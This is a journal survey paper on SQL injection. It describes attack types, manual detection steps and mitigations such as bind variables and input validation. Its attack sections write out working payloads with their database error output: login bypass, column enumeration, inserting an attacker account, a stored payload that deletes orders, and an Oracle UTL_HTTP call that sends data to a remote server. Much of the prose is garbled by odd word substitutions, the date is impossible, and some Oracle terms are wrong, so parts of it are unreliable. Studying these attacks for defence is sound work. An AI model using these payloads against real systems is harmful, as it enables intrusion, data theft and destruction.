International Journal of Engineering and Advanced Technology (IJEAT)
ISSN: 2249-8958 (Online), Volume-2 Issue-3, February 2013

Investigation and Analysis of SQL Injection Attacks on Web Applications: Survey

Zeinab Raveshi, Sonali R. Idate

Abstract: SQL injection attacks are a serious security threat to Web applications. They allow attackers to gain unrestricted access to the databases underlying the applications and to retrieve sensitive information from databases. Many researchers and practitioners have proposed various methods to solve the SQL injection problem, current ways either fail to solve the full scope of the problem or have limitations that prevent their use. Many researchers and practitioners are familiar with only a subset of the wide range of techniques available to attackers who are trying to take advantage of SQL injection vulnerabilities. Many solutions proposed in the literature solve only some of the issues related to SQL injection. To solve this problem, we give an extensive review of the different types of SQL injection attacks. For each type of attack, we provide descriptions and examples of how attacks of that type could be performed. We also analyze existing detection and prevention techniques against SQL injection attacks.

Index Terms— SQL injection, SQL injection vulnerabilities, security thread in web application.

I. INTRODUCTION

In recent years World Wide Web has experienced remarkable growth in Businesses, individuals, governments & it found that web applications can give effective, efficient and reliable solutions to the challenges of communicating and conducting commerce. So it needs security for web applications.
Most of Web-based applications have a sensitive financial and medical data; it is very hard to protect these applications from hacker. Web applications like e-commerce, online banking, enterprise collaboration and supply chain management sites, concluded that at least 92% of Web applications are vulnerable to some form of attack.
In web applications most vulnerability is caused by allowing unchecked input to take control of the application, an attacker will turn to use this for any purposes. SQL Injection is the most common type of technique used. Other than SQL Injection attack the other type of attacks are:

- Shell injection.
- Scripting language injection.
- File inclusion.
- XML injection.
- SQL Injection
- X Path injection.
- LDAP injection.
- SMTP injection.

Manuscript published on 30 February 2013.
***** Correspondence Author (s)

Zeinab Raveshi, Education: mtech.IT (master of information technology) College: Bharati Vidyapeeth Deemed University College of Engineering, Pune, India.
Sonali R. Idate, Education:M.E. Computer(Master of Computer Engineering) College: Bharati Vidyapeeth Deemed University College of Engineering, Pune, India.

In this paper, we are presenting the survey over SQL injection, different types of SQL injection attacks, how SQL injection attacks happen, what are methods to detect and prevent them in details. Following section II present the literature survey over SQL Injection terms. Section III presents various types of SQL Injection attacks, section IV.

II. LITERATURE REVIEW

3.1 Introduction to SQL Injection

What is SQL Injection?
SQL injection is nothing but explosion of security in which the attacker adds the SQL code to a Web form input box to gain access to resources or database to hack data.

What are SQL Injection attacks?
An SQL injection attack is associate reasonably attack where a user enters a bit of SQL code into it, and wraps into special characters in such way that the data entered doesn't get used for the aim you had meant, instead it gets used to corrupt or destroy your data.
When hacker enters the data into the form that info is directly build a dynamic SQL query to retrieve (the knowledge, data) from database or resources. Such malicious code injection is called as associate SQL Injection attack. There are two kinds of SQL Injection attacks:


1. Form Injection.
2. URL Injection.

What's vulnerable?

A web application is susceptible to SQL injection for less than one reason user string input isn't properly valid and is passed to a dynamic SQL statement. The string input is sometimes passed on to the SQL statement. However, the user input could also be hold on within the info and later passed to a dynamic SQL statement. This is direct variety of attack‘s ways are additional complicated and needs in-depth information of it.

What's not vulnerable?
SQL Statements mistreatment bind variables area typically against SQL Injection attacks because the Oracle info can use the worth of the bind variable completely and not interpret the contents of the variable in any means. PL/SQL and JDBC provide bind variables. Bind variables to be extensively used for each security and performance reasons.
Working of SQL Injection
Implementation of SQL injection attack is very simple & easy to execute it in any environment. The attacker must find a parameter that the web application passes through to a database is caused by SQL injection attack. By embedding malicious SQL commands into the content of the parameter, the attacker can hack the web application by forwarding a malicious query to the database.

For example, consider the login form



The values given in the field "Username" and "Password" are used to build the SQL Query like:

*SELECT * FROM customers WHERE name = ' & name & ' AND password = ' & password'*

Now, Suppose the user passed the Username ="Admin" and Password="magic". The query will be:

*SELECT * FROM customers WHERE name = 'Admin' AND password = 'magic'*

This will work successfully. But assume the user provided some SQL related keywords string of code then that will allow the attacker to pass the authentication and access the data from the database. Means if user passed username=' OR 1=1--then the query will be passed as:

*SELECT * FROM customers WHERE name = '' OR 1=1--' AND password = ' ';*

It works as follows:

'	:	Closes the user input field.
OR	:	Continues the SQL query so that the process should equal to what come before OR what come after.
1=1	:	A statement which is always true.
--	:	Comments outs the rest of is ignored.

The data we're given is used the **WHERE** clause. The application isn't very take into account about the query constructing a string is use of OR has turned a single-component wherever clause into a two-component one, and therefore the 1=1 clause is certain to be true in spite of what the primary clause is. The query means that "Select everything from the table customers if the name equals "nothing" Or 1=1 and -- means ignore anything that follows on this line.

It will always equal ***1,*** the server has received a true statement and is fooled into allowing an attacker more access than they should have. The code that gives to the password input field is never run by the server and therefore does not apply.

3.2 Examples of SQL Injection Attacks

Example 1: Getting a column name from database error message. [2]

Consider the login form supplied with following arguments:

Username: ' having 1=1 --- Password: [Anything]

When the user clicks on the submit button to start the login process, the SQL query causes ASP to give the following error to the browser:

"Microsoft OLE DB Provider for SQL Server (0x80040E14) Column 'users.userName' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause. /login.asp, line 16"

This error message show unauthorized user, about the name of one field from the database that application is trying to validate the login credentials against to : ***users. username***. By using the name of this field, attacker can use SQL Server's keyword **LIKE** clause to login with the following credentials:

Username:'OR users.userName LIKE 'a%' --Password: [Anything]

This executes an injected SQL query against our users table:

SELECT userName FROM users WHERE userName='' OR users.userName LIKE 'a%' --' and userPass=''

The query returned the userName field of the first row whose userName field starts with 'a'.

Example 2: Creating a new username and password. [5]

To create a new user record, the attacker must have the information about the table name and column names of that table. For that one the user might use the following technique. First the user supplies an input at username field like:

Username: ' having 1=1--

This provokes the following error:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
/process_login.asp, line 35

So the attacker now knows the table name and column name of the first column in the query. They can pass through the columns by introducing each field into a 'group (SQL keyword) by clause, as follows:

Username: ' group by users.id having 1=1--

The above input gives the following error:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'users.username' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
/process_login.asp, line 35

Eventually the attacker reach at the following Username :

'group by users.id, users.username, users.password, users.privs having 1=1--

This produces no error, and is functionally equivalent to:

*select * from users where username = ''*

So the attacker now knows that the query is referencing only the 'users' table, and is using the columns 'id, username, password, privs', in that order.

It would be useful if he could determine the types of each column. This can be done by using a 'type conversion' error message, as follow:

Username: ' union select sum(username) from users--

Advantage of this fact that SQL server attempts to apply the 'sum' clause before determining whether the number of fields in the two row sets is equal. Attempting to calculate the 'sum' of a textual field results in this message:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument.
/process_login.asp, line 35
It tells us that the 'username' field has type 'varchar'. If, on the other hand, we attempt to calculate the sum() of a numeric type, it gives an error message telling us that the number of fields in the two rowsets don't match:
Username: ' union select sum(id) from users--

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
/process_login.asp, line 35
We can use this technique to approximately determine the type of any column of any table in the database.
This allows the attacker to create a well - formed 'insert' query, like this:

Username: '; insert into users values(666, 'attacker', 'foobar', 0xffff)--

3.3 Types of SQL Injection Attacks

The SQL Injection attacks are of 2 types:
1. First Order attacks
2. Second Order attacks

First Order attacks

When the attacker get the desired result immediately, either by direct response from the application they are interacting with or through some other response mechanism, such as E-mail, this is called as “First Order Attacks”.
For example, suppose a web form field want the email id of the user. If the user gives the correct email id then the query will run properly. But assume that the user enter a “LIKE” clause with the email id then the database will return the matching criteria to the user immediately.
SELECT email, passed, login_id, full_name
FROM members
WHERE email=’ x’ OR full_name LIKE ‘%Bob%’;
Here, the database will return information of any user where the name starts with “Bob”. As, the attacker gets the result immediately, this attacks are called as first order attacks.

Second Order attacks

The process in which the malicious code is injected into a web-based application and not immediately executed, but is stored by application (e.g. temporarily cached, logged, stored in database) and then later retrieved, rendered or executed by the victim is called as A Second order attack .
This attacks are often occurs because once data is in the database; it is often thought of as being clean and is not checked again. However, the data is rarely used in queries where it can still cause harm.
Consider Associate in application that allows the users to line up some favorite search criteria. Once the user defines the search parameters, the applying escapes out all the apostrophes so a first-order attack cannot occur once the information for the favorite is inserted into the database. However, once the user involves perform the search, the information is taken from the information and won’t to type a second query that then performs the particular search. It’s this second query that is the victim of the attack. For example, like, if the user types the following as the search :
'; DELETE Orders;--
The application takes this input and skips out apostrophe so that the final SQL statement might look like this:

INSERT INTO favourites (UserID, FriendlyName, Criteria) VALUES(123, 'My Attack', "'; DELETE Orders;--')

It is entered into the database without problems. However, when the user selects their favorite search, the data is retrieved from the application, which generate a new SQL command and executes that and the second query pass to the database, and when it fully expanded, it looks like this:
SELECT * FROM Products WHERE ProductName = "; DELETE Orders;--
It will return no results for this query, but the company has lost all of their orders. These types of attacks are called as second order attacks.

3.4 SQL Injection Methods

There are two ways for attacking through SQL Injection.
1. Normal SQL Injection
2. Blind SQL Injection

Normal SQL Injection

When an attacker tries to execute SQL Query, sometimes the server gives an error page to the user which explains the type and cause of the error in detail. So, the attacker can try to compare his query with the developers query by using the information given in the error messages caused in response by the database server. [6]
By appending a union select statement to the parameter, the attacker can check to see if he can gain access to the database: For example,
http://example/article.asp?ID=2+union+all+select+name+from+sysobjects
The SQL server then may gives the database error similar to this:
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft] [ODBC SQL Server Driver] [SQL Server]
The SQL statement containing a UNION
Operator must give an equal number of expressions
in their target lists.

This tells the attacker that he must guess the correct number of columns for his SQL statement to work.
Blind SQL Injection: When an attacker attempts to exploit an application, instead of getting a useful error message, they get a debugging error page specified by the developer instead in Blind SQL injection This makes a potential SQL Injection attack more difficult but not impossible. An attacker can still hack data by asking a consecutive True and False questions through SQL statements. [8]

Detecting Blind SQL Injection [6]
Executing the following request:
http://example/article.asp?ID=2+and+1=1
Should return the same web page as:
http://example/article.asp?ID=2
Because the SQL statement 'and 1=1' is always true and Executing the following request:

http://example/article.asp?ID=2+and+1=0
Then it cause the web site to return a friendly error or no page at all, because the SQL statement "and 1=0" is always false.
Once the attacker discovers that a site is vulnerable to Blind SQL Injection, he can exploit this vulnerability more easily, in some cases, than by using normal SQL Injection.

3.5 Categories of SQL Injection Attacks

There are four main categories of SQL Injection attacks, they are as follow:

1. SQL Manipulation
2. Code Injection
3. Function Call Injection
4. Buffer Overflows

SQL Manipulation: SQL manipulation is most common type of SQL Injection attack. The attacker try to modify an existing SQL statement by adding WHERE clause or set operators like UNION, INTERSECT, or MINUS. [1] There are many possible variations, but these are the most common one.
The classic SQL manipulation is at the login authentication. A common web application may check user authentication by executing the following query and checking to see if any rows were returned –
*SELECT * FROM users*
WHERE username = 'bob'
And PASSWORD = 'mypassword'
The attacker try to manipulate the SQL statement to execute as:
*SELECT * FROM users*
WHERE username = 'bob'
AND Password = 'mypassword' or 'a' = 'a'—
Based on operator precedence, the WHERE clause is true for every row and the attacker has gained access to the application. The set operator UNION is frequently used in SQL injection attacks. The aim is to manipulate a SQL statement into retrived rows from other table. A web form may execute the below query to return a list of available products:
SELECT product_name
FROM all_products
WHERE product_name like '%Chairs%'
The attacker tries to manipulate the SQL statement to execute as:
SELECT product_name FROM all_products
WHERE product_name like '%Chairs'
UNION
SELECT username FROM dba_users
WHERE username like '%';
The list retrieve to the web will include all the selected products, but all the database users in the application.
Code Injection: The attempt to add additional SQL statements or commands to the existing SQL statement is called as a Code Injection. This type of attack is mostly used against Microsoft SQL Server applications, but it rarely works with an Oracle database. The EXECUTE statement in SQL Server is a frequent target of SQL injection attacks and there is no corresponding statement in Oracle. [1]
In PL/SQL and Java, Oracle does not support multiple SQL statements per database request. Thus, the following are some common injection attack will not work against an Oracle database via a PL/SQL or Java application. This will result in error:
*SELECT * FROM users WHERE username = 'bob' AND Password = 'mypassword'; DELETE FROM users WHERE username = 'admin';*
However, multiple SQL statements are allowed by many programming language to be executed.
Execution of anonymous PL/SQL blocks in Java applications may create the way of vulnerable to code injection. The below is an example of a PL/SQL block executed in a web application –
BEGIN ENCRYPT_PASSWORD('bob', 'mypassword'); END;
The above example PL/SQL block executes an application stored procedure that encrypts and saves the user's password. An attacker will tries to manipulate the PL/SQL block to execute as –
BEGIN ENCRYPT_PASSWORD('bob', 'mypassword'); DELETE FROM users WHERE upper(username) = upper('admin'); END;
Function Call Injection: The insertion of Oracle database functions or custom functions into a vulnerable SQL statement is called as Function call injection. These function calls can be used to make operating system calls or manipulate data in the database. [1]
The Oracle database allows functions or functions in packages to be executed as part of a SQL statement. Usually Oracle provides over 1,000 functions in about 175 standard database packages, form these only a few of these functions may be useful in a SQL injection attack. Any custom function or function residing in a custom package can also be executed in a SQL statement. Some of these functions do perform network activities which can be exploited.
Functions executed as part of a SQL SELECT statement can not make any changes to the database unless the function is marked as "PRAGMA TRANSACTION". [1] but None of Oracle functions are run as autonomous transactions. Functions ran in INSERT, UPDATE, or DELETE statements are able to upgrade data in the database.
By using the standard Oracle functions, an attacker can forward the information from the database to a remote computer or execute other attacks from the database server. Many of Oracle applications leverage database packages which can be hacked by an attacker also these custom packages may contain functions to change passwords or perform other sensitive application transactions.
The issue with function call injection is that any dynamically generated SQL statement is vulnerable. Even if the simplest SQL statements can be effectively exploited.
The following example demonstrates even the most simple of SQL statements can be vulnerable. Application developers will sometimes try to use database functions instead of native code (e.g., Java) to perform common tasks. There is no direct way of the TRANSLATE database function in Java, so the programmer will decides to use a SQL statement. [1]
SELECT TRANSLATE ('user input',
'0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ',
'0123456789')
FROM dual;
This SQL statement is not vulnerable to other types of injection attacks, but it is easily manipulated by a function injection attack.

The attackers try to manipulate the SQL statement to execute as: [1]

SELECT TRANSLATE('' || UTL_HTTP.REQUEST('http://192.168.1.1/') || '', '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789')
FROM dual;

The changed SQL statement will request a page from a web server. The attacker could change or manipulate the string and URL to include other functions in order to retrieve useful information from the database server and send it to the web server in the URL. The Oracle database server is most likely behind a firewall; it could also be used for to attack other servers on the internal network.

Custom functions and functions in custom packages can also be executed. An example would gives a custom application has the function ADDUSER in the custom package MYAPPADMIN. The developer evaluates the function as "PRAGMA TRANSACTION", so it could be executed through with any special circumstances that the application might evaluated. Since it is pointed "PRAGMA TRANSACTION", it can write to the database through a SELECT statement.

SELECT TRANSLATE('' || myappadmin.adduser('admin', 'newpass') || '', '0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ', '0123456789')
FROM dual;

By executing the above SQL statement, the attacker is able to create new application users.

Buffer Overflows: A number of standard Oracle database functions are target to buffer overflows, which can be attack through a SQL injection attack on an un-patched database.[1] Well Known buffer overflows exist in the standard database functions like:

- tz_offset
- to_timestamp_tz
- bfilename, from_tz
- numtoyminterval
- numtodsinterval.

A buffer overflow attack using tz_offset, to_timestamp_tz, bfilename, from_tz, numtoyminterval, or numtodsinterval is executed using the function injection methods described above. By exploiting the buffer overflow via a SQL injection attack, it get remote access to the operating system can be achieved.

The loss of a database due to a buffer overflow cannot handle by most application & web server ,because of it process hang until client terminate it, so it makes denial of service attack.

III. DETECTING SQL INJECTION ATTACKS

To detect whether your application is vulnerable to SQL injection attacks, follow the below steps:

Step 1: Open the Web site in a browser.

Step 2: Mouse over the links of the Web site with your cursor while paying attention to the bottom status bar. You will check the URLs that the links point to and try to find a URL with parameters in it (Ex. http://www.site.com/articleid.asp?id=42). Most of SQL injection problems are present when the file extensions are ".asp" or ".cfm". When trying to test a site for SQL injection vulnerabilities, give look to these files specifically. And if you don't see any URLs path in the status bar, then just click on that links, and see the address bar until you find a URL that has parameters.

Step 3: Once a URL with parameters has been found, click that link, and go to that page. In the address bar, you will see the URL that was seen in the status bar, which have parameter values.

Step 4: Here is where the actual testing for hacker protection takes place. There are 2 methods which is used for testing script for SQL injection. Be careful to test each parameter value one at a time with both methods.

Method 1: Go to the address bar and highlight a parameter value (Example: Highlight the word value in "name=value"), and replace it with a single quote (').
It should now look like *"name=' ".*

Method 2: Go to the address bar and put a single quote (') in the middle of the value. It should now look like "name=value"

Step 5: Click the '**GO**' button it will send your request to the Web Server.

Step 6: Analyse the response from the Web server for any error messages. Most database gives error messages and it look like:

Example Error 1: Microsoft OLE DB Provider for SQL Server error '80040e14'unclosed quotation mark before the character string '51 ORDER BY some_name'./some_directory/some_file.asp, line 5

Example Error 2: ODBC Error Code = S1000 (General error [Oracle][ODBC][Ora]ORA-00933: SQL command not properly ended.

Step 7: Sometimes the error message is not obvious and is hidden in the source of the page and for that you must view the HTML source of the page and search for the database error. To do this in Internet Explorer (web browser), click on 'View' menu, and select the 'Source' an option. This will give Notepad to open with the HTML source of the page. In Notepad, click the 'Edit' and select 'Find'. A dialog box will show, that will ask you to 'find what'. Type the phrase 'Microsoft OLEDB' (ODBC), in the text box and then click 'Find Next'. If either Step 6 or 7 is successful, then that Web site will be vulnerable to SQL injection.

IV. MITIGATING SQL INJECTION ATTACKS

Unfiltered user input or some over-privileged database logins invites SQL Injection attacks. Some of the common mistakes are responsible for to SQL Injection attacks in your application which are:

- Weak input validation.
- Dynamic (run time) construction of SQL statements without use of proper type safe parameters.
- Use of over privileged (check points) database logins.

SQL Injection attacks can be easily avoided with simple programming changes; however, developers must apply the following methods to every web accessible procedure and function. Protection of every dynamic SQL statement is must. A single unprotected SQL statement can result in attack on the application, and loss of data .Following are some techniques that can be used to prevent SQL Injection attacks:

1. ***Use Bind Variables:*** The bind Variable gives the powerful protection against SQL injection attacks and it also improves application performance. The bind variables in all SQL statements are necessary for application coding standards. By concatenating strings and passed parameters together never create any SQL statement.

   No SQL statement should be Bind variables used for every SQL statement regardless of whenever the SQL statement is processed. This is Oracle's internal coding standard and should also be your organization's standard. A very complicated SQL injection attack could possibly destroy an application by storing an attack string in the database, which would be later processed by a dynamic SQL statement. [1]

2. Validate The Input Every passed string parameter should be validated. At the client level input validation applied first. The data passed from the client must be checked for input validation at the server level before submitting the query to the database server for execution. If the input data fails to pass the validation process, then input should be rejected and error message given to the user.
   Validation of every input string is necessary. At the shopper level input validation is necessary. The info passed from the shopper kind should be checked for input validation at the server level before submitting the question to the info server for execution. If the info fails to pass the validation method, it should be rejected and error message should be come back to the user.
   Hidden fields and other techniques are used in many web applications, which also must be validated. If a bind variable is not in used then special database characters must be removed. In Oracle databases, the only character at issued is a single quote. The easiest method is to escape all single quotes and Oracle interprets consecutive single quotes as a literal single quote. A bind variable will store the exact input string in the database and escaping any single quotes will result in double quotes being stored in the database. The use of bind variables and escaping of single quotes should not be done for the same string.

   Function Security In most SQL injection attacks standard and custom database functions can be misused. Also in many attack these functions can be used effectively. Oracle is delivered with hundreds of standard functions and by default all have grants to PUBLIC. The application may have extra functions which perform operations like changing passwords or creating users that could be exploited [1]. The application should restrict all functions that are not absolutely necessary.

3. Limit The Open-Ended Input Wherever possible try to limit the open-ended input, by using select boxes rather than Text boxes. Application should apply client aspect validation for all inputs. For validation the choice within the select box should be concerned and the other option should be rejected [3].

4. Verify The Type Of Data Verify the data type using ISNUMERIC or equivalent function before passing it into a SQL statement. For string data replace with single quotes with two single quotes using the replace function or equivalent. [9] *Good string = replace (input string,',");*

5. Use Stored Procedures Stored Procedures are used to avoid direct access to the table. Stored procedures that aren't getting used could also be deleted such as: master_xp_cmdshell, xp_sendmail, xp_startmail, sp_makewebtask.
6. Never build dynamic SQL statement directly from the user input and never concatenate user input, with SQL statements, that isn't valid.
7. slash, backslash, extended characters like NULL, carry return and new line in all strings from user input and parameters from URL must be filter out .
8. In the application for executing SQL statements on the database access to the user account must be defined. [2]
9. User input length should be limited. [2]
10. Whenever possible reject input that contains following potentially dangerous characters [9]:

Character	**Meaning**
;	Query Delimiter.
'	Character Data String Delimiter
--	Single Line Comment.

V. CONCLUSION AND FURTHER WORK

Thus, in this research paper we presented the analysis and investigation of SQL injection, its process, different types of attacks, reasons of attacks, process of detection and prevention with examples. From out study we observed that, SQL Injection is associate attack methodology that targets the information residing in an exceedingly information through the firewall that shields it. It makes an attempt to switch the parameters of an internet -based application so as to change the SQL statements that are parsed to retrieve information from the Database. Database foot printing is the method of mapping out the tables on the information associated could be a crucial tool within the hands of a Hacker. Exploits occur attributable to secret writing errors further as inadequate validation checks. Prevention involves implementing higher secret writing practices and information administration procedures. Remember continuously patch and update holes as a result of exploits are found ordinarily and therefore the Hacker isn't progressing to wait.
There are many methods proposed various researchers for detection and mitigation of SQL Injection attacks, there are many ways to improve them. In our next paper we are presenting the method to address different kinds of attacks and its evaluation work.

REFERENCES

[1] Halfond, W., Viegas, J., & Orso, A. (2006). "Classification of SQLInjection Attacks and Countermeasures." *SSSE 2006.*
[2] Sandeep Nair Narayanan, Alwyn Roshan Pais, & Radhesh Mohandas. Detection and Prevention of SQL Injection Attacks using Semantic Equivalence. Springer 2011

[3] Preventing SQL Injections in Online Applications: Study, Recommendations and Java Solution Prototype Based on the SQL DOM .Etienne Janot, Pavol Zavarsky Concordia University College of Alberta, Department of Information Systems Security.
[4] Hackers jack thousands of sites, including U.N. domains http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9079961
[5] Hackers hijack a half-million sites in latest attackhttp://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9084991
[6] http://www.breach.com/resources/whitepapers/downloads/WP_ WebHackingIncidents_2008.pdf.
[7] Jaroslaw Skaruz, Jerzy Pawel Nowacki, and Aldona Drabik, “Soft Computing Techniques for Intrusion Detection of SQL-Based Attacks,” Springer-Verlag Berlin Heidelberg, LNAI 5990, pp. 33-42, 2010.
[8] Buehrer, G., Weide, B. W., and Sivilotti, P. A. G. Using parse tree validation to prevent sql injection attacks. In SEM (2005).
[9] Prithvi Bisht, P. Madhusudan, V. N. VENKATAKRISHNAN. CANDID: Dynamic Candidate Evaluations for Automatic Prevention of SQL Injection Attacks. *ACMTransactions on Information and System Security*,Vol. 13, No. 2, Article 14, Publication date: February 2010.
[10] Ke Wei, M. Muthuprasanna, Suraj Kothari. Preventing SQL Injection Attacks in Stored Procedures. *IEEE Software Engineering Conference, 2006. Australian*.